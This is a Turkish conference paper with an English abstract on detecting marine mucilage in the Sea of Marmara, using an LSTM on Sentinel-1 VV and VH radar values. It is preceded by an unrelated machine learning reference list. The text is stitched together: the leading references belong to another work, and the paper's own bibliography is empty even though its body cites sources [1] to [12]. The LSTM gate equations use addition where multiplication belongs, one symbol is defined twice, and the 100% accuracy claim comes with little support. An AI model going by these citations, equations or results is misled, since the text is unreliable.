- [9] Bonnin, R., *Building Machine Learning Projects with TensorFlow*, Packt, Birmingham, 2016.
- [10] Burkat, N.; Huber, M. F. A Survey on the Explainability of Supervised Machine Learning. Journal of Artificial Intelligence Research. 2021, 70(2021), pp. 245-317. 10.1613/jair.1.12228
- [11] Candela, J. Q.; Sugiyama, M.; Schwaighofer, A.; Lawrence, N. D., Introduction to Data Shift, in *Dataset Shift in Machine Learning* (Ed. J. Quinero-Candela; M. Sugiyama, A. Schwaighofer, N. D. Lawrence), The MIT Press, London, pp. 1-28, 2009.
- [12] Chai, T.; Draxler, R. R. Root Mean Square Error (RMSE) or Mean Absolute Error (MAE)? – Arguments Against Avoiding RMSE in the Literature, Geosci. Model Dev. 2014, 7(3), pp. 1247-1250. 10.5194/gmd-7-1247-2014
- [13] Cosley, D.; Lam, S. K.; Albert, I.; Konstan, J. A.; Riedl, J., "Is seeing believing?: how recommender system interfaces affect users' opinions", *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems, Florida, USA, CHI '03*, April 2003, pp. 585-592.
- [14] Das, B. K.; Jiang, J.; Rao, J. N. K. Mean Squared Error of Empirical Predictor. Annals of Statistics. 2004, 32(2), pp. 818-840. <http://dx.doi.org/10.1214/009053604000000201>
- [15] Das, S.; Dey, A.; Pal, A.; Roy, N. Applications of Artificial Intelligence in Machine Learning: Review and Prospect. International Journal of Computer Applications. 2015, 115(9), pp. 31-41.

- <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=68508ffc9f75462fd31de620d03093b214734011>
- [16] Deisenroth, M. P.; Faisal, A. A.; Ong, C. S., *Mathematics For Machine Learning*, Cambridge University Press, New York, 2020.
- [17] Edushots. "Supervised Learning: Overview" edushots.com. <https://www.edushots.com/Machine-Learning/supervised-learning-overview> (accessed January 29, 2023).
- [18] European Commission. "Ethics guidelines for trustworthy AI" digital-strategy.ec.europa.eu. <https://digital-strategy.ec.europa.eu/en/library/ethics-guidelines-trustworthy-ai> (accessed January 25, 2023).
- [19] European Parliament. "Artificial Intelligence and Civil Liability" europarl.europa.eu. [https://www.europarl.europa.eu/RegData/etudes/STUD/2020/621926/IPOL_STU\(2020\)621926_EN.pdf](https://www.europarl.europa.eu/RegData/etudes/STUD/2020/621926/IPOL_STU(2020)621926_EN.pdf) (accessed January 25, 2023).
- [20] European Parliament. "Artificial intelligence act" europarl.europa.eu. https://www.europarl.europa.eu/RegData/etudes/BRIE/2021/698792/EPRS_BRI%282021%29698792_EN.pdf (accessed January 25, 2023).
- [21] Fahse, T.; Huber, V.; Giffen, B. V., Managing Bias in Machine Learning Projects, in *Innovation Through Information Systems : Volume II: A Collection of Latest Research on Technology Issues*, Springer, Cham, pp. 94-109, 2021.
- [22] Feurer, M.; Hutter, F., Hyperparameter Optimization, in *Automated Machine Learning Methods, Systems, Challenges* (Ed. F. Hutter; L. Kotthoff; J. Vanschoren), Springer, Cham, pp. 3-63, 2019.
- [23] Gong, Z.; Zhong, P.; Hu, W. Diversity in Machine Learning. *IEEE Access*. 2019, 7, pp. 64323-64350. <https://doi.org/10.1109/ACCESS.2019.2917620>
- [24] Gunčar, G.; Kukar, M.; Notar, M.; Brvar, M.; Černelč, P.; Notar, M.; Notar, M. An application of machine learning to haematological diagnosis. *Scientific Reports*. 2018, 8, pp. 1-12. 10.1038/s41598-017-18564-8
- [25] Hanif, M. A.; Khalid F.; Putra, R. V. W.; Rehman, S.; Shafique, M., "Robust Machine Learning Systems: Reliability and Security for Deep Neural Networks", *2018 IEEE 24th International Symposium on On-Line Testing And Robust System Design (IOLTS), Platja d'Aro, Spain*, 02-04 July 2018, pp. 257-260.
- [26] Herawati, N.; Nisa, K.; Azis, D.; Nabila, S. U. Ridge Regression For Handling Different Levels of Multicollinearity. *Sci.Int.(Lahore)*. 2018, 30(4), pp. 597-600. <http://repository.lppm.unila.ac.id/8706/1/Sci.%20Int.pdf>
- [27] Hu, H.; Li, Q.; Zhao, Y.; Zhang, Y. Parallel Deep Learning Algorithms With Hybrid Attention Mechanism for Image Segmentation of Lung Tumors. *IEEE Transactions on Industrial Informatics*. 2021,17(4), pp. 2880-2889. 10.1109/TII.2020.3022912
- [28] Hussain, J., Deep Learning Black Box Problem, Master Thesis, Uppsala Universitet, Department of Informatics and Media, Uppsala, Sweden, 2019.
- [29] ISO. "ISO/IEC TR 24027:2021 Information technology — Artificial intelligence (AI) — Bias in AI systems and AI aided decision making" iso.org. <https://www.iso.org/standard/77607.html> (accessed January 26, 2023).
- [30] Jain, A.; Patel, H.; Nagalapatti, L.; Gupta, N.; Mehta, S.; Guttula, S.; Mujumdar, S.; Afzal, S.; Sharma Mittal, R.; Munigala, V., "Overview and Importance of Data Quality for Machine Learning Tasks", *KDD '20: Proceedings of the 26th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining, New York, USA*, August 2020, pp. 3561-3562.
- [31] Kamel, N. E.; Eddabbah, M.; Lmoumen, Y.; Touahni, R. A Smart Agent Design for Cyber Security Based on Honeypot and Machine Learning. *Hindawi Security and Communication Networks*. 2020, pp. 1-9. <https://www.researchgate.net/deref/https%3A%2F%2Fdoi.org%2F10.1155%2F2020%2F8865474>
- [32] Kannan, A.; Choudhury, A. R.; Saxena, V.; Raje, S., "HyperASPO: Fusion of Model and Hyper Parameter Optimization for Multi-objective Machine Learning", *IEEE International Conference on Big Data IEEE International Conference, Orlando, USA*, 2021, pp. 790-800.
- [33] Khan, A. I.; Al-Habsi, S. Machine Learning in Computer Vision. *Procedia Computer Science*. 2020, 167, pp. 1444-1451. <http://dx.doi.org/10.1016/j.procs.2020.03.355>
- [34] Kılıç, S. Doğrusal Regresyon Analizi. *Journal of Mood Disorders*. 2013, 3(2), pp. 90-92. <https://doi.org/10.5455/jmood.20130624120840>

- [35] Kızılkaya, Y. M.; Oğuzlar, A. Bazı Denetimli Öğrenme Algoritmalarının R Programlama Dili ile Kıyaslanması. Karadeniz. 2018, 37 (37), pp. 90-98. <https://doi.org/10.17498/kdeniz.405746>
- [36] Kuyucu, Y. E., Lojistik Regresyon Analizi (Lra), Yapay Sinir Ağları (Ysa) ve Sınıflandırma ve Regresyon Ağaçları (C&Rt) Yöntemlerinin Karşılaştırılması ve Tıp Alanında Bir Uygulama, Yüksek Lisans Tezi, Gaziosmanpaşa Üniversitesi, Tokat, Türkiye, 2012.
- [37] Kyriakidis, M.; Winter, J. C. F. de; Stanton, N.; Bellet, T.; Arem, B. V.; Brookhuis, K.; Martens, M. H.; Bengler, K.; Andersson, J.; Merat, N.; Reed, N.; Flament, M.; Hagenzieker, M.; Happee, R. A human factors perspective on automated driving. Theoretical Issues in Ergonomics Science. 2017, 20(3), pp. 223-249. <https://doi.org/10.1080/1463922X.2017.1293187>
- [38] K. Sato. "Understanding neural networks with TensorFlow Playground" cloud.google.com. <https://cloud.google.com/blog/products/ai-machine-learning/understanding-neural-networks-with-tensorflow-playground> (accessed January 26, 2023).
- [39] Lane, L. Clarifying Human Rights Standards Through Artificial Intelligence Initiatives. International and Comparative Law Quarterly. 2022, 71(4), pp. 915-944. <https://doi.org/10.1017/S0020589322000380>
- [40] M. V. Keskin. "Turkcell Geleceği Yazarlar. Eğitim Programı: Makine Öğrenmesi" gelecegiyazarlar.turkcell.com.tr. <https://gelecegiyazarlar.turkcell.com.tr/konu/makine-ogrenmesi> (accessed January 22, 2023).
- [41] Office of the Privacy Commissioner for Personal Data. "Guidance on the Ethical Development and Use of Artificial Intelligence" pcpd.org.hk. https://www.pcpd.org.hk/english/resources_centre/publications/files/guidance_ethical_e.pdf (accessed January 24, 2023).
- [42] Orlov, M. L. Multiple Linear Regression Analysis Using Microsoft Excel. Chemistry Department Oregon State University. 1996, pp. 1-19. https://www.academia.edu/4325361/MULTIPLE_LINEAR_REGRESSION_ANALYSIS_USING_MICROSOFT_EXCEL
- [43] Orozco-Arias, S.; Piña, J. S.; Tabares-Soto, Reinel; Castillo-Oss L. F.; Guyot, R.; Isaza, G. Measuring Performance Metrics of Machine Learning Algorithms for Detecting and Classifying Transposable Elements. Processes. 2020, 8(6), pp. 1-19. <https://doi.org/10.3390/pr8060638>
- [44] Peker, M.; Özkaraca, O.; Kesimal, B. Enerji Tasarruflu Bina Tasarımı için Isıtma ve Soğutma Yüklerini Regresyon Tabanlı Makine Öğrenmesi Algoritmaları ile Modelleme. Bilişim Teknolojileri Dergisi. 10(4), 2017, pp. 443-449. <https://doi.org/10.17671/gazibtd.310154>
- [45] Rajesh, K.; Saravanan, M. S., "Prediction of Customer Spending Score for the Shopping Mall using Gaussian Mixture Model comparing with Linear Spline Regression Algorithm to reduce Root Mean Square Error", 2022 6th International Conference on Intelligent Computing and Control Systems (ICICCS) Intelligent Computing and Control Systems (ICICCS), 2022 6th International Conference, IEEE, Madurai, India, 2022, pp. 335-341.
- [46] Raschka, S. Model Evaluation, Model Selection, and Algorithm Selection in Machine Learning. Cornell University Computer Science. 2020, pp. 1-49. <https://doi.org/10.48550/arXiv.1811.12808>
- [47] Secinaro, S.; Calandra, D.; Secinaro, A.; Muthurangu, V.; Biancone, P. The role of artificial intelligence in healthcare: a structured literature review. BMC Medical Informatics and Decision Making. 2021, 125, pp. 1-23. <https://doi.org/10.1186/s12911-021-01488-9>
- [48] Sharma, V. Survey of Classification Algorithms and Various Model Selection Methods. Journal of Machine Learning Research. 2000, 1, pp. 1-48.
- [49] Syam, N.; Sharma, A. Waiting for a sales renaissance in the fourth industrial revolution: Machine learning and artificial intelligence in sales research and practice. Industrial Marketing Management. 2018, 69, pp. 135-146. <https://doi.org/10.1016/j.indmarman.2017.12.019>
- [50] Tsai, C. F.; Chen, M. L. Credit rating by hybrid machine learning techniques. Applied Soft Computing. 2010, 10(2), pp. 374-380. <https://doi.org/10.1016/j.asoc.2009.08.003>
- [51] TSE. "Yapay Zekâ Milli Teknik Komitesi Kuruldu" tse.org.tr. <https://www.tse.org.tr/Icerik/DuyuruDetay?DuyuruID=6315> (accessed January 29, 2023).
- [52] Vrigazova, B. The Proportion for Splitting Data into Training and Test Set for the Bootstrap in Classification Problems. Business Systems Research. 2021, 12(1), pp. 228-242. 10.2478/bsrj-2021-0015

AKTİF UZAKTAN ALGILAMA VERİLERİ KULLANILARAK LSTM (UZUN KISA SÜRELİ BELLEK) YÖNTEMİ İLE MÜSİLAJ BÖLGELERİNİN OTOMATİK OLARAK TESPİT EDİLMESİ

Enes BAKIŞ^{*1}, Emrullah ACAR²

¹Piri Reis Üniversitesi, Mühendislik Fakültesi, Elektrik-Elektronik Mühendisliği Bölümü, İstanbul, TÜRKİYE, ebakis@pirireis.edu.tr

²Batman Üniversitesi, Mühendislik-Mimarlık Fakültesi, Elektrik-Elektronik Mühendisliği Bölümü, Batman, TÜRKİYE, emrullah.acar@batman.edu.tr

* Sorumlu Yazar: ebakis@pirireis.edu.tr

Özet: Dünya üzerinde bulunan çeşitli objelerin ve farklı türlerin tespiti ve tanımlanması günümüz coğrafyasında önemlidir. Bu doğrultuda nesne tespitinde, tür tanımlanmasında sıklıkla kullanılan uzaktan algılama sistemlerinin hem ekonomik hem de zamansal olarak sayısız faydası bulunmaktadır. Son yıllarda ülkemizde ve dünya coğrafyasında adını duyduğumuz müsilaj olayı sıklıkla gündeme gelmektedir. Bu müsilaj olayı doğrudan deniz ekosistemini, dolaylı yoldan insan yaşamını olumsuz etkilemektedir. Bu çalışmada nesne olarak Mayıs 2021'de meydana gelen müsilaj olayının etkisinin yoğun görüldüğü Marmara Denizi'ndeki bir su bölgesi seçilmiştir. Musilaj bölgesinden seçilen örnekler GPS yardımıyla kayıt altına alınmıştır. Bu örneklerin görüntü analizleri Sentinel-1 uydusu spektral bant parametleri (VV-VH) kullanılarak yapılmıştır. VV-VH spektral bant görüntü analizlerinden elde edilen yansıma değerleri, excel ortamında birleştirilerek birbirinden bağımsız 2 ayrı özgün veri seti oluşturulmuştur. Elde edilen veri setlerine LSTM uygulanarak müsilaj bölgesinin otomatik olarak tespit edilmesi amaçlanmıştır. Uygulanan LSTM modelinin başarısının maksimum (%100) olduğu gözlemlenmiştir. Uygulanan LSTM yöntemi ile müsilaj bölgelerinin daha kolay tespit edilmesi ve bu bölgelere erken müdahale edilerek hem deniz ekosistemi hem de insan yaşamı için olası olumsuz durumların önüne geçilmesi amaçlanmaktadır.

Anahtar Kelimeler: Müsilajlı Alan Tespiti, Uzaktan Algılama, Sentinel-1, LSTM

Automatic Detection of Musilage Areas by Lstm (Long Short-Time Memory) Using Active Remote Sensing Datas

Enes BAKIŞ^{*1}, Emrullah ACAR²

¹Corresponding Author, Piri Reis University, Faculty of Engineering, Department of Electrical and Electronics Engineering, İstanbul, TURKEY enes.bakis@student.batman.edu.tr

²Batman Üniversitesi, Faculty of Engineering and Architecture, Department of Electrical and Electronics Engineering, Batman, TURKEY, emrullah.acar@batman.edu.tr

*Corresponding author: enes.bakis@student.batman.edu.tr

Abstract: Detection and identification of various objects and different species found in the world is important in today's geography. In this direction, remote sensing systems, which are frequently used in object detection and species identification, have numerous benefits both economically and temporally. In recent years, the mucilage event, whose name we have heard in our country and in the world geography, has been frequently on the agenda. This mucilage event directly affects the marine ecosystem and indirectly affects human life negatively. In this study, a water region in the Marmara Sea, where the effect of the mucilage event, which occurred in May 2021, is intense, was chosen as the object. Samples selected from the Mucilage region were recorded with the help of GPS. Image analyzes of these

samples were performed using Sentinel-1 satellite spectral band parameters (VV-VH). The reflection values obtained from the VV-VH spectral band image analyzes were combined in the excel environment and 2 separate original data sets were created. It is aimed to automatically detect the mucilage region by applying LSTM to the obtained data sets. It has been observed that the success of the applied LSTM model is maximum (100%). With the LSTM method applied, it is aimed to detect mucilage regions more easily and to prevent possible negative situations for both the marine ecosystem and human life by intervening in these regions early.

Keywords: Mucilage field detection, Remote Sensing, Sentinel-1, LSTM

1. Giriş

Marmara Denizi'ndeki müsilaj sorunu ilk olarak Ekim 2007'de ortaya çıkmıştır. Balıkçıların "deniz salyası" olarak adlandırdıkları oluşum, yoğun yapısı nedeniyle su ürünleri avcılığının önünde ciddi engeller oluşturmaktadır. Ayrıca müsilaj olayı Marmara Denizi'ndeki tür çeşitliliğini ciddi şekilde bozmaktadır [1]. Müsilaj olayı sudaki oksijen seviyesinin azalmasına, görüntü kirliliğine, kötü kokuya, deniz bitki ekolojisi sisteminin bozulmasına neden olmaktadır. Bu kapsamda müsilaj alanlarının erken tespiti deniz yaşamı ve balıkçılık faaliyetlerinin sürdürülebilirliği gibi olaylar için hem zamansal hem de ekonomik açıdan önem taşımaktadır.

LSTM gibi derin öğrenme ve makine öğrenmesi tekniklerinin uzaktan algılama sistemleri ile birlikte kullanılması ile uzaktaki nesnelerin otomatik tespiti günümüzde çok kolay hale gelmiştir. Çalışmada bir derin öğrenme modeli olan LSTM modeli kullanılmıştır. LSTM modelinin diğer derin öğrenme modellerinden farkı bir hafızaya sahip olmasıdır. Bu hafıza sayesinde geri besleme olarak eski değerlere dönüp oradan yeni özellikler çıkardıktan sonra tekrar güncel kısma gelip kendini eğitmesidir.

Literatürde nesne tanıma, müsilajlı alan tespiti, uzaktan algılama verileri ve LSTM vb. farklı öğrenmesi teknikleri kullanılarak nesne tanıma ve nesne tespiti ile ilgili yapılan çalışmalardan bazıları şu şekildedir; Bahri, Murat, Seniha & Mete (2022) [2], Taşkın, Hasan, İsmail & Umut (2021) [3], (Uğur, Osman, Meltem, Ali, Fatih, & Füsün (2021) [4], Tassan H. (1993) [5], Taşkın & Merve (2022) [6], Aylin, Nazlı & Nebiye (2022) [7], Emrullah (2020) [8], Reyhan, Emrullah & Ömer (2022) [9].

Bu çalışmadaki amaç Marmara Deniz'inde son zamanlarda etkisi çoğalan, ara ara sahil kıyılarında kendini gösteren müsilaj alanları otomatik tespit etmek, tespit edilen müsilaj alanlarına erken safhada müdahale edilerek denizdeki canlı yaşamı, görüntü kirliliği, kötü koku gibi durumların önüne geçmek, balıkçılık aktivitelerinin sürdürülebilirliğine engel teşkil eden müsilaj düzeyini bu müdahaleler ile en az seviyeye indirmektedir. Bu amaçlar doğrultusunda müsilajlı alanları tespit etmek büyük önem arz etmektedir.


Sentinel-1 uydusu spektral band parametreleri (VV-VH) ile elde edilen yansıma değerlerden oluşturulan veri setlerine LSTM modeli uygulanarak bu müsilaj alanlarının tespit edilebilirliği incelenmiştir.

2. Materyal

2.1. Veri Setleri

Aynı bölge üzerinde farklı tarihlerde işaretlenmiş 1300 noktada Sentinel-1 uydu bant parametreleri (VV-VH) yardımıyla elde edilen yansıma değerleri veri setini oluşturmaktadır.

Hem VV hem de VH bandı için 2 adet veri seti oluşturulmuştur. Bu 2 veri setine LSTM modeli uygulanmıştır. VV-VH veri setlerindeki verilerin dağılımları sırasıyla Şekil 1’de gösterilmiştir.



Şekil 1. Sırasıyla VV ve VH veri setinin dağılımı

2.2 Deney Alanı

Bu çalışmada Marmara Denizi'nde seçilen noktalarda GPS verilerini içeren Sentinel-1 veri setleri (VV-VH polarizasyonları) kullanılmıştır. Deney alanı Şekil 2'de verilmiştir.




Şekil 2. Uygulama alanı

3. Metot

3.1. Sentinel-1 Uydu Verisi Toplama

Sentinel-1 uydusu kullanılarak VV ve VH polarizasyonlu bant görüntüleri Google Earth Engine Code Editor Platform aracılığıyla elde edilmiştir. (<https://code.earthengine.google.com>).


Çalışma alanını kapsayan Sentinel-1 VV-VH bant görüntüleri Şekil 3'te gösterilmektedir.



Şekil 3. Sırasıyla çalışma alanı VV-VH bant görüntüleri

3.2. Nesne Verisi Toplama

Bu aşamada manuel olarak işaretlenen toplam 1300 örnek ile müsilaj alanı ve temiz alanın coğrafi koordinatları GPS cihazı yardımıyla kaydedilmiş ve kaydedilen veriler daha sonra Şekil 4'te gösterildiği gibi Sentinel-1 uydu görüntülerine aktarılmıştır.



Şekil 4. Seçilen 1300 noktanın sırasıyla uydu, VV bant ve VH bant görüntüsü.

3.3. Öznitelik Çıkarımı

Sentinel-1 misyonu, 5.405 GHz'de C-band Sentetik Açıklıklı Radar (SAR) cihazından veri sağlar. Bu koleksiyon, kalibre edilmiş, orto-düzeltilmiş ürün olan S1 yer mesafe tespit sahnelerini içerir. Her sahnenin üç çözünürlüğü (40, 25 ve 10 metre), üç enstrüman modu ve dört bant kombinasyonu (sahne polarizasyonuna karşılık gelen) vardır. (Knut, Allan, Jesper & Henning, 2003:6-7) Sentinel-1 spektral bantları hakkında bilgi Tablo 1'de verilmiştir.

Tablo 1. Sentinel-1 Uyduyu Spektral Bant Parametreleri [10]

Spektral Bantlar	Piksel Boyutları	Açıklama
VV	10 metre	Tek eş-polarizasyon, dikey gönderme/dikey alma
VH	10 metre	Çift bant çapraz polarizasyon, dikey iletim/yatay alma
HV	10 metre	Çift bant çapraz polarizasyon, yatay gönderme/dikey alma
HH	10 metre	Tek eş polarizasyon, yatay gönderme/yatay alma

3.4. LSTM (Uzun Kısa Süreli Bellek)

Tahmin ve sınıflandırma gibi olaylarda Derin öğrenme mimarileri, Makine öğrenmesi, Regresyon analizleri gibi yöntemler sıklıkla kullanılmaktadır. LSTM, RNN tekrar eden sinir ağlarının belleğini (boyutunu) arttıran bir derin öğrenme modelidir. Bu derin öğrenme modelinde sistem geri beslemeli olarak çalıştığı için eski değerlere dönüş yaparak en yakın tahmini yapmaya çalışır. Dolayısıyla bu mimaride eski değerler tekrar kullanılabilir ve unutulmaz.

Tipik olarak, tekrarlayan sinir ağları, mevcut sinir ağında kullanılmak üzere kalıcı önceki bilgileri kullanmaları nedeniyle "kısa süreli hafızaya" sahiptir. Esasen, mevcut görevde önceki bilgiler kullanılır. LSTM'nin kullanılabileceği çok çeşitli uygulama alanları vardır: el yazısı

tanıma, zaman serisi anomali tespiti, konuşma tanıma, öğrenme grameri, müzik bestelemek gibi [11].

LSTM modelinde bulunan kapılar için denklemler şunlardır;

$$i_t = \sigma(w_i + [h_{t-1}, x_t] + b_i) \quad (1)$$

σ = Sigmoid fonksiyonunu temsil eder.

$$f_t = \sigma(w_f + [h_{t-1}, x_t] + b_f) \quad (2)$$

w_x = İlgili kapı(x) nöronu için ağırlık değerleridir.

$$o_t = \sigma(w_o + [h_{t-1}, x_t] + b_o) \quad (3)$$

h_{t-1} = Önceki LSTM bloğunun çıkışını temsil eder.

i_t = Giriş kapısını temsil eder.

x_t = Geçerli zaman döngüsüne giriş değeridir.

f_t = Unutma kapısını temsil eder.

x_t = İlgili kapı(x) nöronu için eşik değerleridir.

o_t = Çıkış kapısını temsil eder.


LSTM modelinde hücre durumu, aday hücre durumu ve nihai çıktı için denklemler;

$$\tilde{c}_t = \tanh(w_c * [h_{t-1}, x_t] + b_c) \quad (4) \quad c_t = \text{Zaman döngüsünde hücre durumunu (bellek) temsil eder.}$$


$$c_t = (f_t * c_{t-1}) + (i_t * \tilde{c}_t) \quad (5) \quad \tilde{c}_t = \text{Zaman döngüsünde aday hücre durumunu (bellek) temsil eder.}$$

$$h_t = o_t * \tanh(c_t) \quad (6) \quad * = \text{Çarpma işlemi}$$

Bu çalışma kapsamında derin öğrenme mimarisi (LSTM), sınıflandırma (Müsilajlı veya Temiz) alanında kullanılmıştır. LSTM mimarisi Şekil 5'te verilmiştir



Şekil 5. LSTM Mimarisi [12]



Şekil 6. İş akış diyagramı


4. Bulgular

Bu çalışmada Sentinel-1 Uydu verilerinin farklı spektral bant parametreleri (VV-VH) belirlenmiştir. Bu bant parametreleri ile görüntü analizleri yapılmıştır. Ayrıca istatistiksel ölçümler (bant yansıma değerleri) kullanılarak elde edilen spektral bant parametreleri ile bölgenin müsilajlı mı yoksa temiz mi olduğunun otomatik olarak belirlenmesi amaçlanmıştır. Bu amaçla veri setlerine LSTM modeli uygulanmıştır. Önerilen çalışmada uygulanan LSTM modeline ilişkin iş akış diyagramı Şekil 6’da verilmiştir. Uygulanan LSTM modeline ilişkin görsel Şekil 7’de verilmiştir.

Layer (type)	Output Shape	Param #
lstm_21 (LSTM)	(None, 1, 64)	16896
lstm_22 (LSTM)	(None, 1, 64)	33024
lstm_23 (LSTM)	(None, 128)	98816
dense_18 (Dense)	(None, 32)	4128
dense_19 (Dense)	(None, 1)	33
=====		
Total params: 152,897		
Trainable params: 152,897		
Non-trainable params: 0		

Şekil 7. LSTM modeli


4.1. VV Spektral Bant Sonuçları



Şekil 8. VV bandına ait modelin doğruluk ve kayıp değerleri

Şekil 8. incelendiğinde müsilajlı alanın otomatik tespiti için kullanılan VV bandına ait veri setinin doğruluk değeri yüksek (%95) bulunmuştur.

4.2. VH Spektral Bant Sonuçları



Şekil 9. VH bandına ait modelin doğruluk ve kayıp değerleri

Şekil 9. incelendiğinde müsilajlı alanın otomatik tespiti için kullanılan VH bandına ait veri setinin doğruluk değeri maksimum (%100) bulunmuştur.

5. TEŞEKKÜR

Sentinel-1 verileri için Google Earth Engine (GEE) Platformuna ve Avrupa Uzay İstasyonu (ESA)'na teşekkür ediyoruz.

6. SONUÇ VE ÖNERİLER

Uzaktan algılama sistemleri her geçen gün önemini artırsa da birçok alanda sıklıkla kullanılan ve hayatı önemli ölçüde kolaylaştıran sistemlerdir. Bu nedenle günümüzde uzaktan algılama sistemleri son derece önemli bir konumdadır. Bu çalışmada, deniz yaşamı için tehlikeli olan, görüntü kirliliği oluşturan ve kötü kokuya neden olan müsilaj alanlarının uzaktan algılama sistemi kullanılarak otomatik olarak algılanmasının araştırılması sunulmaktadır.

Müsilajlı alanlarla ilgili çalışmalar incelendiğinde 2021 yılında çok sayıda çalışma olduğu görülmektedir. Bunun sebebi 2021 yılında müsilaj seviyesinin ciddi artış göstermesidir. Bu müsilajlı alanları tespit etmek ve olası zararların önüne geçebilmek için önerilen çalışmamızın başarısı çok yüksek seviyededir.

Elde edilen veriler incelendiğinde, uygulanan LSTM modelinin çok yüksek doğruluk (%100) değerlerine sahip olduğu görülmektedir. Bu nedenle, müsilaj alanların otomatik tespit edilmesi için LSTM modeli kullanılabilir.

KAYNAKÇA

